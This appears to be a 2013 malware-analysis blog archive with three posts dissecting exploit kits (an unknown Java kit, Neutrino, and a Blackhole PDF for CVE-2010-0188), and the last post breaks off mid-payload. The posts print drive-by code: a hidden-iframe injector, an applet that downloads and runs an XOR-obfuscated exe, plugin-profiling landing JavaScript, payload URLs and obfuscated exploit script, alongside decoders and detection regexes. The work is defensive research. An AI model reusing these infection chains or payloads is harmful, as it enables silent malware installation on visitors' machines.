Showing posts with label infection. Show all posts

Tuesday, December 10, 2013

Unknown EK - Analysis

Last Friday, the 6th of December, I saw a tweet by @Set_Abominea about an unknown exploit kit:


I went away for the week-end and when I got back Sunday night I was curious to what this could end up being. Kindly as always @Set_Abominea shipped me a very nice pcap of what was seen over at his place and from there I wanted to go the usual way and try to pick this thing a part.

Luckily this kit was quite simple and it did not take much time to figure out what these bad guys where up to. No JavaScript obfuscation, no payload XOR or encryption.
Warning: the bad stuff is still alive so take precautions necessary if you engage it on your own.

To the task at hand. Lets start fetching bad stuff...


--2013-12-09 --  hxxp:// www.f58s.com/vd2.html
Resolving www.f58s.com... 23.110.115.253
Connecting to www.f58s.com|23.110.115.253|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47 [text/html]
Saving to: `vd2.html'

     0K                                                       100% 3.65M=0s

2013-12-09  (3.65 MB/s) - `vd2.html' saved [47/47]

So what did we get:


<script src=hxxp: //142.0.141.145/2.js></script>

Not much: Go and fetch some JavaScript was all.

--2013-12-09 --  hxxp:// 142.0.141.145/2.js
Connecting to 142.0.141.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 269 [application/x-javascript]
Saving to: `2.js'

     0K                                                       100% 22.6M=0s

2013-12-09 (22.6 MB/s) - `2.js' saved [269/269]

which gave me:
if(document.cookie.indexOf('veatpr')==-1){var expires=new Date();expires.setTime(expires.getTime()+24*60*60*1000);document.cookie='veatpr=Yes;path=/;expires='+ex
pires.toGMTString();document.write("<iframe src=hxxp: //142.0.141.145/2.html width=0 height=0></iframe>");}

So just some cookie stuff and then it writes an iframe tag. How convenient. Oh and of course with=0 and height=0. So we are not supposed to see it after all.
Time to fetch what we are not supposed to be looking at in that iframe:

--2013-12-09 --  hxxp: //142.0.141.145/2.html
Connecting to 142.0.141.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 279 [text/html]
Saving to: `2.html'

     0K                                                       100% 22.9M=0s

2013-12-09 (22.9 MB/s) - `2.html' saved [279/279]

<html>
    <head>
    </head>
    <body>
    <applet archive="waRSJk.jar" code="PIVOEGh" width="0" height="0">
    </applet>
    </body>
    </html>
    <script language="javascript" src="hxxp: //count35.51yes.com/click.aspx?id=351358975&logo=1" charset="gb2312"></script>

Right on with Java applet tags. So we are going to be sploited through Java then.


--2013-12-09 --  hxxp: //142.0.141.145/waRSJk.jar
Connecting to 142.0.141.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 59768 (58K) [application/java-archive]
Saving to: `waRSJk.jar'

     0K .......... .......... .......... .......... .......... 85% 43.6K 0s
    50K ........                                              100% 2.33M=1.2s

2013-12-09 (50.7 KB/s) - `waRSJk.jar' saved [59768/59768]

The java archive:


As reported, it utilizing the vulnerability from CVE-2013-2465. Yes that is the 0-Day for Java 1.6.45 that will never get patched. A lot of EK using it so patch-patch-patch(If you have not already).


The JAR archive also had a couple of embedded files. One was a configuration file and the other an exe file.



Here is how the embedded file is written to disk.


The Java code also checks weather it is in WIN  or UX land


Reading the properties from the config file


And the file is executed as well


Even if this particular walk through of the kit did not download malware with the Java code. It seem like the code is capable of doing so. It also seem like that is configured through the embedded properties file, as we saw earlier that is probably decided with the property name URL.
In addition the pcap from @Set_Abominea contained download of an exe file


I fetched it manually as well, but could not find trace of that in the Java code. Could be fetched with the malware payload it self though. Strange user-agent at least.

MD5 and virustotal was covered in the paste linked in the tweet. I got exactly the same files 3 days later when I fetched them manually. So no need to repeat that here.


Happy EK hunting

Friday, May 10, 2013

Neutrino Exploit Kit analysis


I have previously looked at the neutrino landing page: Neutrino landing page demystified and Neutrino landing pane change.
There obviously are quite a few Neutrino live kits out there so it is time to take a closer look at this evil piece of software. Lets see if we can figure out what these bad actors are up to and make sure that we can detect activity related to the Neutrino exploit kit.


1. Gate


Neutrino has a gate which you will have to pass to be able to get to the landing pane. To get to the gate you normally follow a series of hacked sites which will redirect. The gate will give you html to move you over to the landing pane to look at your client and find a way to exploit you. If you have the url to the gate and a valid referer you will be able to get valid urls to the landing:

--2013-05-07 --  hxxp:// www.leritsuwa.biz/cust_gw/ads_m/show_bn.c.php?sid=27982987

Resolving www.leritsuwa.biz... 77.81.183.98

Connecting to www.leritsuwa.biz|77.81.183.98|:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 402 [text/html]

Saving to: `c2_1.php'


     0K                                                       100% 24.7M=0s


2013-05-07 (24.7 MB/s) - `c2_1.php' saved [402/402]


<HTML><HEAD><title>Canadian Pharmacies Buy Generic Drugs Prescription International Online Pharmacy Drugstore</title><meta http-equiv="refresh" content="20;url=hxxp:// www.expressmedscanada.com/?id=
15&group=158"></HEAD><FRAMESET rows="100%" BORDER=0 FRAMEBORDER=0 FRAMESPACING=0><FRAME NAME="fi20o3893jhms" SRC="hxxp:// milk-cocoa.info/lghvewgr?foyuhtmbcj=3800964"><noframes></noframes></FRAMESET
></HTML>


You will over time get new urls to the landing pane:

hxxp: //milk-cocoa.info/lskbiqp?frglxucscol=3800964

hxxp: //milk-cocoa.info/lhdlqxyl?fbljocmikem=3800964

hxxp: //milk-cocoa.info/lsbqfqw?frovckttsq=3800964

hxxp: //milk-cocoa.info/liwmlvf?fehbyxmtxg=3800964

hxxp: //milk-cocoa.info/ltkirxwniohper?fgcycebw=3800964

hxxp: //freshaircleaner.org/lkyjngdxnteuq?fmcmkkkrl=3800964

hxxp: //borlanove.net/lxfyvqlynuq?fofgfj=3800964

hxxp: //ufohuntersde.com/lwjreshxkq?fwvpxubwtskl=3800964

hxxp: //ufohuntersde.org/luimkvtrqdjcp?fdekcxhep=3800964

hxxp: //ufohuntersde.org/lupofx?fowxcseexqhx=3800964

hxxp: //ufohuntersde.org/lupofx?fowxcseexqhx=3800964

hxxp: //ufohuntersde.info/lxinmt?fdsrfeodpqr=3800964

hxxp: //ufohuntersde.info/lcgdqbnvox?futqfwvjjm=3800964

hxxp: //ufohuntersde.info/lhpixuskkvx?fgtujfccrw=3800964

hxxp: //ufohuntersde.info/lumqnhjb?fjoywbpcihk=3800964

hxxp: //morabudac.com/ldqumpgiqlrgh?flobicxfnq=3800964


I have however noticed that the 7 digit number for the f{random length lowercase random string} parameter stays the same over time. The urls to the landing will also be reused.

2. Landing pane


<!DOCTYPE HTML>
<html>
<head>
 <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"></script> 
 <script type="text/javascript" src="scripts/js/plugin_detector.js"></script>
 <script type="text/javascript">
  $(document).ready(function() {
   АН602(
    '51895b4daaa2ccbb52175bd0', 
    'wvwyk', 
    'ckjktkjbjz',
    'pmoqfbqjzr',
    'ifhebqbx'    
   );
  });

  function АН602(hid, pass, cph, xpn, ipn) {
   var info = {
    hid : hid,
    plugins : {
     adobe_reader: PluginDetect.getVersion('AdobeReader'),
     java: PluginDetect.getVersion('Java'),
     flash: PluginDetect.getVersion('Flash'),
     quick_time: PluginDetect.getVersion('QuickTime'),
     real_player: PluginDetect.getVersion('RealPlayer'),
     shockwave: PluginDetect.getVersion('Shockwave'),
     silver_light: PluginDetect.getVersion('Silverlight'),
     vlc: PluginDetect.getVersion('VLC'),
     wmp: PluginDetect.getVersion('WMP')
    }
   };

   var obj = {};
   obj[xpn] = pass;
   obj[ipn] = encodeURIComponent(xor(JSON.stringify(info), pass));
   
   $.post(cph, obj, function(data, status){
    $("body").append(xor(decodeURIComponent(data), pass));
   });
   
  }

  function xor(input, pass) {
   var output = "";
   var i = 0;
   var pos = 0;
   for (i = 0; i < input.length; i++){ 
     pos = Math.floor(i%pass.length);
     output += String.fromCharCode(input.charCodeAt(i) ^ pass.charCodeAt(pos));
   }
   return output;
  }

  JSON.stringify = JSON.stringify || function (obj) {
   var t = typeof (obj);
   if (t != "object" || obj === null) {
    // simple data type
    if (t == "string") obj = '"'+obj+'"';
    return String(obj);
   }
   else {
    // recurse array or object
    var n, v, json = [], arr = (obj && obj.constructor == Array);
    for (n in obj) {
     v = obj[n]; t = typeof(v);
     if (t == "string") v = '"'+v+'"';
     else if (t == "object" && v !== null) v = JSON.stringify(v);
     json.push((arr ? "" : '"' + n + '":') + String(v));
    }
    return (arr ? "[" : "{") + String(json) + (arr ? "]" : "}");
   }
  };
 </script> 
</head>
<body>
</body>
</html>


This we do recognize from the post Neutrino landing pane change or variation. The jquery and plugin_detector stuff is documented in the Neutrino landing page demystified.


3. Start the more evil stuff

The landing pane will report whats installed on your computer and will fetch javascript code to fetch exploits.


the HTTP POST request is covered in earlier posts

What do we get back:


K%05%14%0B%02%07%02W%15%0A%19%11%02%18%0C%12KP3%0A%01%17%04%1A%19%1E%06%03%5EU%7D%7F~pb~%1F%11YCP%3B%1E%1A%19%18%05%18%1F%1FW%3F%19%0D%0E%05%18%12%0DK2%0E%07%15%04%05%13%05%5EKJKW%17%0A%01%1F%10%18%1F%18%04Y%18%1B%078%16%14%0E%5EV%0Csb~%7F~pb%13%19%14%0C%06%12%18%03W%1C%05%1F%03%1CCPJ%16%09%1B%1B%13%03Y%04%15%1C%12%1A%1FJT6%1B%08Y%12%16%0DIW%17%05%1A%03%1E%12DI%1F%02%03%09QXY%1A%10%07%1C%5B%14%16%08%18%17Y%1A%04%1AY%12%08%13%05%1E%05%1E%06%1F%07%1B%09T%1F%1A%0D%0F%08%07%17JLZOOB%1B_%13%17%16%18Y%14%15%15%1B%5EEG%40L%09%13FUY%1C%1E%12%03%11VUGG%5BK%1F%13%1E%1E%03%03KUH%5BUHK%09%0A%05%17%1AY%05%16%1B%12DI%12%0E%12%1AIW%16%15%1E%12KU%18%23%25F%14%3D%04%01%3AEH%1B%151%04%0D2EO%1D%1BY2%03.KR%03%3AD%3B%03%14%3E9%03%0E%200%0E%23%3C%07%07%15K%21%1F%26E%11%5B%16%21%25%11%0F%20%02%0F%29%3F%22%0E8%3DF%2F%1D%2B.%211%11%26%1A8%1D%20%06%3EG%3A%13.D8%203%3A7JDIIJ%07%18%19%16%1BW%17%0A%1A%13J%5B%13%1C%13%0E%5BK%01%17%1B%0C%0EJT%06%12%12%02TIED%16%06%07%15%0E%03HPPP%7D%7F~pb~%0BW%1C%07%04%13W%02a~%7F~pb~%12%18%1A%1E%1A%13%19%0DE%04%1E%0D%0E_QK%1C%06%15%13%13Y%04%15%1C%12%1A%1FJT6%1B%08Y%12%16%0DIW%02%0E%09%0EJT%16%09%1B%1B%1F%14%18%1F%1E%19%19V%13Z%1C%16%0F%0AZ%17%07%09%07%12%02L%0F%0E%05%05%1E%16%05JGYOIW%17%05%1A%03%1E%12DI%1F%02%03%09QXY%1A%10%07%1C%5B%14%16%08%18%17Y%1A%04%1AY%12%08%13%05%1E%05%1E%06%1F%07%1B%09T%1F%1A%0D%0F%08%07%17JLZOOB%1B_%13%17%16%18Y%14%15%15%1B%5EEG%40L%09%13FUY%1C%1E%12%03%11VUGG%5BK%1F%13%1E%1E%03%03KUH%5BUV%12%01%0E%14KU%18%23%25F%14%3D%04%01%3AEH%1B%151%04%0D2EO%1D%1BY2%03.KR%03%3AD%3B%03%14%3E9%03%0E%200%0E%23%3C%07%07%15K%21%1F%26E%11%5B%16%21%25%11%0F%20%02%0F%29%3F%22%0E8%3DF%2F%1D%2B.%211%11%26%1A8%1D%20%06%3EG%3A%13.D8%203%3A7JDIW%0E%1C%1C%12JT%06%12%12%02TIED%12%1B%15%1C%0FIQ%5EBa~%7F~pb%0A%7C~pb~JX%0A%08%05%1F%07%0DU%7D%7F~


We need to URLDecode the answer and xor it to be able to understand what the bad guys are throwing at us. We have the XOR key from the landing.


<script language='Javascript'>

if ('Microsoft Internet Explorer' == navigator.appName) {
document.write('<applet object="Abc.dat" archive="hxxp:// milk-cocoa.com/eqxrhrgmhqlp?hlzvcpa=51895b4
daaa2ccbb52175bd0" width="10" height="10"><param name="exec" value="aHR0cDovL21pbGstY29jb2EuY29tL3BhcHNzeWFyZWpqb2JhP2h0aWRhdWtxPTUxODk1YjRkYWFhMmNj
YmI1MjE3NWJkMA=="><param name="xkey" value="qkyu"></applet>');
} else {
document.write('<embed object="Abc.dat" type="application/x-java-applet;version=1.6" archive="hxxp:/
/ milk-cocoa.com/eqxrhrgmhqlp?hlzvcpa=51895b4daaa2ccbb52175bd0" width="10" height="10" exec="aHR0cDovL21pbGstY29jb2EuY29tL3BhcHNzeWFyZWpqb2JhP2h0aWRh
dWtxPTUxODk1YjRkYWFhMmNjYmI1MjE3NWJkMA==" xkey="qkyu"></embed>');


As expected they want us to run some Java code.

4.  URL to the final payload


In the applet tag the "exec" variable has the value for the URL to the final payload/malware payload. This is base64encoded so we need to decode it:


hxxp:// milk-cocoa.com/papssyarejjoba?htidaukq=51895b4daaa2ccbb52175bd0


5. Malware


Start of the malware file:


This is, also as expected, obfuscated and  we need to go into the Java code to figure it out.

6. Java code cve


The Java Code is exploiting CVE-2013-0431 as described by Rapid7 here


7. Java code deobfuscation


First the payload url decodeing: get the parameter value of exec and base64 decode:


String str1 = getParameter("exec");
      if ((str1 == null) || (str1.length() == 0))
        System.exit(0);
      Object localObject3;
      if (!str1.startsWith("http"))
        try
        {
          BASE64Decoder localBASE64Decoder = new BASE64Decoder();
          localObject3 = localBASE64Decoder.decodeBuffer(str1);
          str1 = new String(localObject3, "UTF-8");


String:

aHR0cDovL21pbGstY29jb2EuY29tL3BhcHNzeWFyZWpqb2JhP2h0aWRhdWtxPTUxODk1YjRkYWFhMmNjYmI1MjE3NWJkMA==

Decoded: hxxp:// milk-cocoa.com/papssyarejjoba?htidaukq=51895b4daaa2ccbb52175bd0

Where is the file saved:


File localFile = File.createTempFile("~tmp", ".exe");
          FileOutputStream localFileOutputStream = new FileOutputStream(localFile);

Get the xor key and deobfuscate the downloaded file:


String str3 = getParameter("xkey");
          if ((str3 != null) && (str3.length() != 0))
          {
            byte[] arrayOfByte3 = new byte[arrayOfByte2.length];
            arrayOfByte3 = xwk(arrayOfByte2, str3.getBytes("ISO_8859_1"));
            localFileOutputStream.write(arrayOfByte3);
          }

public byte[] xwk(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2)
  {
    byte[] arrayOfByte = new byte[paramArrayOfByte1.length];
    for (int i = 0; i < paramArrayOfByte1.length; i++)
      arrayOfByte[i] = (byte)(paramArrayOfByte1[i] ^ paramArrayOfByte2[(i % paramArrayOfByte2.length)]);
    return arrayOfByte;
  }


Iterate the file downloaded, XOR with the key byte for byte and start over when reaching the end.

Python is perfect for this:


#@malforsec py script to decode Neutrino bin files
def main():
  exefile = ''
  key = 'qkyu'
  with open('neutrino.bin', 'r') as f1:
    inf = f1.read()
    for i in range (0, len(inf),1):
      exefile += chr(ord(inf[i]) ^ ord(key[i % len(key)]))
  with open('neutrino.exe', 'w') as outf:
    outf.write(exefile)

if __name__ == "__main__":
    main() 


Did we get it right:

0000000: 4d5a c290 0003 0000 0004 0000 00c3 bfc3  MZ..............
0000010: bf00 00c2 b800 0000 0000 0000 4000 0000  ............@...
0000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000040: c390 0000 000e 1fc2 ba0e 00c2 b409 c38d  ................
0000050: 21c2 b801 4cc3 8d21 5468 6973 2070 726f  !...L..!This pro
0000060: 6772 616d 2063 616e 6e6f 7420 6265 2072  gram cannot be r
0000070: 756e 2069 6e20 444f 5320 6d6f 6465 2e0d  un in DOS mode..
0000080: 0d0a 2400 0000 0000 0000 4360 c291 c2af  ..$.......C`....
0000090: 0701 c3bf c3bc 0701 c3bf c3bc 0701 c3bf  ................
00000a0: c3bc 20c3 87c2 82c3 bc06 01c3 bfc3 bc07  .. .............
00000b0: 01c3 bec3 bc6d 01c3 bfc3 bc20 c387 c284  .....m..... ....
00000c0: c3bc 0801 c3bf c3bc 20c3 87c2 85c3 bc06  ........ .......
00000d0: 01c3 bfc3 bc20 c387 c292 c3bc 1101 c3bf  ..... ..........

Oh yeah thats an exe file.


Virustotal for the exe: 2/46

Virustotal for the JAR: 2/45

8. Network detection


Lets have a look at @malwaresigs and see if we got the same. Looks like the old signature description is still valid. The HTTP POST request has changed as the "hid" aka host id variable now is incorporated in the URL Encoded part.

Looks like we can be more specific on:

*Change in patterns - spotted by @Set_Abominae 2013-05-15 - URLQuery

JARs: /(c|e)[a-z0-9]{1,11}\?(m|h)[a-z0-9]{1,12}=([a-f0-9]{24}|[a-z]{7})$

EXEs: /(d|p)[a-z0-9]{1,16}\?(m|h)[a-z0-9]{1,12}=([a-f0-9]{24}|[a-z]{7})$

landing: /(a|l)[a-z0-9]{1,16}\?(f|q)[a-z0-9]{1,12}=[0-9]{7}$

*Lets see if the change in URL patterns will continue. If so revert to signatures over @malwaresigs.


Update 2013-05-15
I have observed more patterns matching what @Set_Abominae reported yesterday.

Update 2013-07-29
The url patterns keep changing: Thanks to @urlquey and @node5 for providing samples!
JARs:/m[a-z0-9]{1,11}\?l[a-z0-9]{1,12}=([a-f0-9]{24}|[a-z]{0,9})$
EXEs: /j[a-z0-9]{1,16}\?l[a-z0-9]{1,12}=([a-f0-9]{24}|[a-z]{7})$
landing: /s[a-z0-9]{1,16}\?d[a-z0-9]{1,12}=[0-9]{7}$

Happy analyzing and detecting Neutrino Exploit Kit activity :)

Neutrino references:
@kafein over at malware.dontneedcoffee.com has good stuff on Neutrino too.

Post publish reading:
blog.unmaskparasites.com - "Rotating iframe urls - one a minute"
malwaremustdie - "Knockin' on Neutrino Exploit Kit's door.."


Thursday, April 18, 2013

Blackhole Exploit Kit - deobfuscating the CVE-2010-0188 PDF


After looking at Styx pdf for cve-2010-0188 I thought it might be fun to take a quick look at the blackhole pdf cve-2010-0188 as well. How to fetch it is explained here.
I even managed to throw in a tiny piece of Python code, so we can enjoy some wiered Monty Python reference further down :)

Here is how it goes...

1. PDF overview


Lots of streams to look into. First lets check if pdf.py can give us more info and if threre is JavaScript in there somewhere.


No luck there. probably a JavaScript in there somewhere though so lets keep on looking.
Lets try to extract the streams with pdfextract:


hmmm no such luck. 
Let's go through it piece by piece with pyew then:


So a lot of gzipped content... Lets view the streams with pdfvi


Stream no 8. Bingo this looks like something worth investigating further.

2. The JavaScript from the PDF


<template><subform name="form1"><pageSet><pageArea><contentArea h="1O.5in" w="8in" x="O.25in" y="O.25in"></contentArea><medium long="11in" short="8.5in" stock="letter"></medium></pageArea></pageSet><subform h="1O.5in" w="8in"><field h="98.425mm" name="ImageField1" w="28.575mm" x="95.25mm" y="19.O5mm"><ui><imageEdit></imageEdit></ui><event activity="initialize" xmlns:xfa="http://testset.com">
<xfa:script contentType='application/x-javascript'>
if(ImageField1.rawValue===null)p="parseIn&#116;";
pp="&#1O2;romCharCode";
a='53**^!@#**48**4P**1L**4N**^!@#**48**4B**4B**4G**^!@#**4L**4E**2M**53**^!@#**48**4P**1L**49**^!@#**49**49**27**1L**^!@#**4A**4A**4A**27**^!@#**1L**4B**4B**4B**^!@#**27**1L**4C**4C**^!@#**4C**27**1L**4D**^!@#**4D**4D**27**1L**^!@#**4E**4E**4E**27**^!@#**1L**4F**4F**4F**^!@#**2M**53**48**4P**^!@#**1L**4N**4M**4G**^!@#**4L**51**4C**4P**^!@#**5O**46**48**27**^!@#**1L**4G**2M**53**^!@#**48**4P**1L**55**^!@#**1L**2O**1L**4L**^!@#**4C**54**1L**32**^!@#**4P**4P**48**56**^!@#**23**24**2M**53**^!@#**48**4P**1L**56**^!@#**1L**2O**1L**4L**^!@#**4C**54**1L**32**^!@#**4P**4P**48**56**^!@#**23**24**2M**53**^!@#**48**4P**1L**46**^!@#**4J**2C**2O**1N**^!@#**2F**4A**2D**2B**^!@#**2H**2B**2B**4D**^!@#**2B**2G**2C**2I**^!@#**2J**2B**2F**48**^!@#**2E**4A**2D**2B**^!@#**2H**2B**2B**4D**^!@#**2B**4D**2H**2E**^!@#**2J**2B**2F**48**^!@#**48**2E**4C**49**^!@#**2J**2B**2F**48**^!@#**2E**2B**2D**2B**^!@#**2J**2D**2F**48**^!@#**2H**4C**2D**4D**^!@#**2J**2B**2F**48**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2D**2H**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2C**2D**2E**2K**^!@#**2J**2B**2F**48**^!@#**2H**2F**2D**2B**^!@#**2H**2B**2B**4D**^!@#**2B**2B**2B**2F**^!@#**2B**2B**2B**2B**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**1N**26**1N**2B**^!@#**2B**2B**2B**2G**^!@#**2H**2E**2H**4B**^!@#**2H**2K**2I**4B**^!@#**2E**4D**2H**2F**^!@#**2H**2E**2H**2H**^!@#**2D**2D**2H**4A**^!@#**2H**2J**2I**2E**^!@#**2H**2D**2H**4B**^!@#**2E**2F**2I**2F**^!@#**2H**2I**2H**2C**^!@#**2I**2H**2I**4C**^!@#**2H**2H**2D**2K**^!@#**2H**2C**2E**4B**^!@#**2E**2K**2H**4D**^!@#**2H**2G**2I**2E**^!@#**2I**2H**2D**4D**^!@#**2H**2C**2E**48**^!@#**2E**2C**2E**2E**^!@#**2E**48**2E**2H**^!@#**2I**2D**2E**48**^!@#**2E**4C**2H**2C**^!@#**2E**48**2E**4C**^!@#**2H**2C**2E**48**^!@#**2E**4C**2H**2C**^!@#**2E**48**2E**2E**^!@#**2E**2E**2E**48**^!@#**2E**2D**2E**2E**^!@#**2E**48**2E**4C**^!@#**2H**2C**2E**48**^!@#**2E**2I**2H**2C**^!@#**2E**4B**2E**2G**^!@#**2H**2B**2I**4D**^!@#**2H**2G**2H**2C**^!@#**2I**2G**2I**2H**^!@#**2H**4B**2H**2H**^!@#**2D**48**2H**2C**^!@#**2E**48**2E**2B**^!@#**2E**2E**2E**48**^!@#**2E**2K**2H**2C**^!@#**2E**48**2E**49**^!@#**2H**2C**2E**48**^!@#**2E**2J**2H**2C**^!@#**2E**4B**2E**2B**^!@#**2I**2E**2I**2H**^!@#**2H**4D**2E**2B**^!@#**2I**2J**2H**2B**^!@#**2I**4C**2D**2C**^!@#**2I**4D**2D**2E**^!@#**2H**2K**2E**2B**^!@#**2E**2F**2E**2K**^!@#**2E**2G**2E**2E**^!@#**2E**2D**2H**2F**^!@#**2H**2K**2E**2C**^!@#**2E**2G**2E**2E**^!@#**2E**2D**2E**2K**^!@#**2E**2C**2H**2J**^!@#**2E**2D**2H**2I**^!@#**2E**2K**2E**2F**^!@#**2H**2G**2E**2B**^!@#**2E**2E**2H**2C**^!@#**2H**2D**2E**2C**^!@#**2H**2D**2E**2C**^!@#**2H**2C**2H**2I**^!@#**2E**2D**2E**4D**^!@#**2D**2E**2H**2K**^!@#**2E**2B**2E**2F**^!@#**2E**2K**2E**2G**^!@#**2E**2E**2E**2D**^!@#**2H**2F**2H**2K**^!@#**2E**2C**2E**2G**^!@#**2E**2E**2E**2D**^!@#**2E**2K**2E**2C**^!@#**2H**2J**2E**2D**^!@#**2H**2I**2E**2K**^!@#**2E**2F**2H**2G**^!@#**2E**2B**2E**2E**^!@#**2H**2C**2H**2D**^!@#**2E**2C**2H**2D**^!@#**2E**2C**2H**2C**^!@#**2H**2I**2E**2D**^!@#**2E**4D**2D**2F**^!@#**2E**2G**2E**4C**^!@#**2D**2G**2E**2H**^!@#**2E**4C**2D**2C**^!@#**2E**2D**2E**2C**^!@#**2E**4C**2D**2K**^!@#**2E**2D**2E**2C**^!@#**2E**4D**2D**4D**^!@#**2D**48**2E**2B**^!@#**2I**2F**2I**2F**^!@#**2I**2J**2H**2B**^!@#**2I**4D**2D**48**^!@#**2C**2H**2E**2K**^!@#**2I**2H**2F**2H**^!@#**4A**49**2C**49**^!@#**2G**48**2J**48**^!@#**4A**2E**2E**4B**^!@#**49**2C**2B**4D**^!@#**2H**2K**2J**4C**^!@#**2B**48**2J**4C**^!@#**4D**2J**2K**4A**^!@#**4C**4C**2B**4C**^!@#**2F**4C**2J**4D**^!@#**4D**4D**4D**4C**^!@#**4D**4A**2K**2J**^!@#**4C**2J**2B**2H**^!@#**2G**4D**4D**4C**^!@#**4D**48**2H**2B**^!@#**2B**48**2H**2F**^!@#**4A**2G**2I**2B**^!@#**2B**4D**2E**2B**^!@#**2J**2I**2F**48**^!@#**4D**2G**2I**2B**^!@#**2B**4D**2E**2B**^!@#**2J**2I**2F**2E**^!@#**2C**49**4C**2D**^!@#**2B**49**4C**4A**^!@#**2B**2E**4A**2E**^!@#**2J**2F**2B**2H**^!@#**2G**4D**4D**2E**^!@#**2G**4A**2B**49**^!@#**4C**2E**2J**2B**^!@#**2B**48**2H**2F**^!@#**2B**2H**2G**4D**^!@#**4D**2E**2G**2B**^!@#**2B**48**2H**2H**^!@#**2C**2G**2I**2B**^!@#**4A**2G**2J**2F**^!@#**2C**2H**2G**4D**^!@#**4D**2B**2B**48**^!@#**2H**2I**2G**2E**^!@#**2G**2B**2B**48**^!@#**2H**2B**2B**48**^!@#**2H**2C**2G**2C**^!@#**2F**2F**2B**4B**^!@#**2C**2F**2F**2J**^!@#**2J**2B**2E**2F**^!@#**2B**2C**4A**48**^!@#**2J**2K**2G**2B**^!@#**2B**2K**2B**4B**^!@#**2C**2F**2F**2H**^!@#**4A**4A**2H**4A**^!@#**2H**2F**2H**4C**^!@#**2D**2G**2B**4B**^!@#**2C**2F**2F**2I**^!@#**4A**2F**2I**2D**^!@#**2H**2B**2I**2I**^!@#**2I**2B**2B**4B**^!@#**2C**2F**2F**2I**^!@#**4A**2C**2G**2K**^!@#**4A**2E**2E**2J**^!@#**4C**49**2J**4A**^!@#**2B**2H**2G**4D**^!@#**4D**2B**2B**2B**^!@#**2B**2B**2B**2J**^!@#**4D**2J**2H**2E**^!@#**2G**2B**2D**2E**^!@#**2I**4B**2D**2B**^!@#**2D**2J**2B**2F**^!@#**2D**2F**2F**2I**^!@#**4A**2D**2E**2E**^!@#**2E**2D**2I**2H**^!@#**2I**2F**2B**2F**^!@#**2D**2F**2F**2I**^!@#**4A**2E**2I**2I**^!@#**2H**2G**2H**2D**^!@#**2I**2F**2D**2F**^!@#**2B**2I**4A**4A**^!@#**2B**2F**2D**4A**^!@#**2G**4B**2J**2B**^!@#**2B**2B**2B**2C**^!@#**2B**2F**2B**4A**^!@#**4C**2C**2J**2D**^!@#**2I**49**4C**2D**^!@#**2B**49**4C**4D**^!@#**4D**4D**4D**4D**^!@#**4D**2C**2H**2J**^!@#**4C**2J**4C**49**^!@#**2J**2J**2B**2F**^!@#**4A**2E**2J**2H**^!@#**2C**4D**4D**2F**^!@#**2G**4B**2H**4A**^!@#**2H**2D**2I**2G**^!@#**2I**2J**2H**2B**^!@#**2B**2B**2B**4C**^!@#**2H**4D**2H**2J**^!@#**2H**2E**4C**4D**^!@#**4D**2G**2B**2E**^!@#**4A**2E**2J**2B**^!@#**2C**4C**2G**49**^!@#**2J**4A**4C**49**^!@#**2J**2G**2G**2B**^!@#**2G**2K**2C**2B**^!@#**4A**2E**2J**2B**^!@#**2G**2B**2B**2B**^!@#**2B**2B**2B**4D**^!@#**4D**2J**2H**2B**^!@#**2F**48**2H**2B**^!@#**2G**2J**2G**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2J**^!@#**4C**2K**4D**2D**^!@#**4C**4D**4D**4D**^!@#**4D**4D**4D**2J**^!@#**2K**2J**4C**2K**^!@#**2G**2G**2B**48**^!@#**2H**2I**4D**49**^!@#**2J**2J**2B**2J**^!@#**2H**49**2J**2E**^!@#**4D**49**4C**2H**^!@#**2K**2E**2B**2F**^!@#**2I**2E**2E**4A**^!@#**2B**4B**2I**2B**^!@#**2J**2B**2D**2J**^!@#**2H**49**2J**4B**^!@#**48**2E**2G**49**^!@#**4C**2E**4A**2K**^!@#**2G**4C**2G**49**^!@#**48**2G**4A**2E**^!@#**2B**49**2J**2F**^!@#**2B**49**2J**4B**^!@#**4B**2E**2B**2J**^!@#**4B**49**2J**4A**^!@#**2B**2F**2D**2F**^!@#**2G**4D**4D**4A**^!@#**4C**2H**2F**4B**^!@#**2J**49**2F**4A**^!@#**2B**49**2J**2H**^!@#**2H**4B**4B**2E**^!@#**2B**2F**2D**4C**^!@#**2G**49**2J**4C**^!@#**2G**2H**4C**2G**^!@#**2I**4D**2C**49**^!@#**2E**2C**4D**49**^!@#**4C**2B**2F**48**^!@#**4B**2E**2B**4B**^!@#**2B**49**4A**2C**^!@#**4A**2J**2B**2F**^!@#**2I**2D**4D**2J**^!@#**2E**2B**2C**4C**^!@#**49**4D**2B**49**^!@#**4B**2E**2E**2G**^!@#**4A**2E**2B**4B**^!@#**48**4A**4D**2C**^!@#**2F**2K**2F**2K**^!@#**4A**2E**2E**2G**^!@#**4D**2E**2B**2B**^!@#**2D**2H**2I**49**^!@#**2J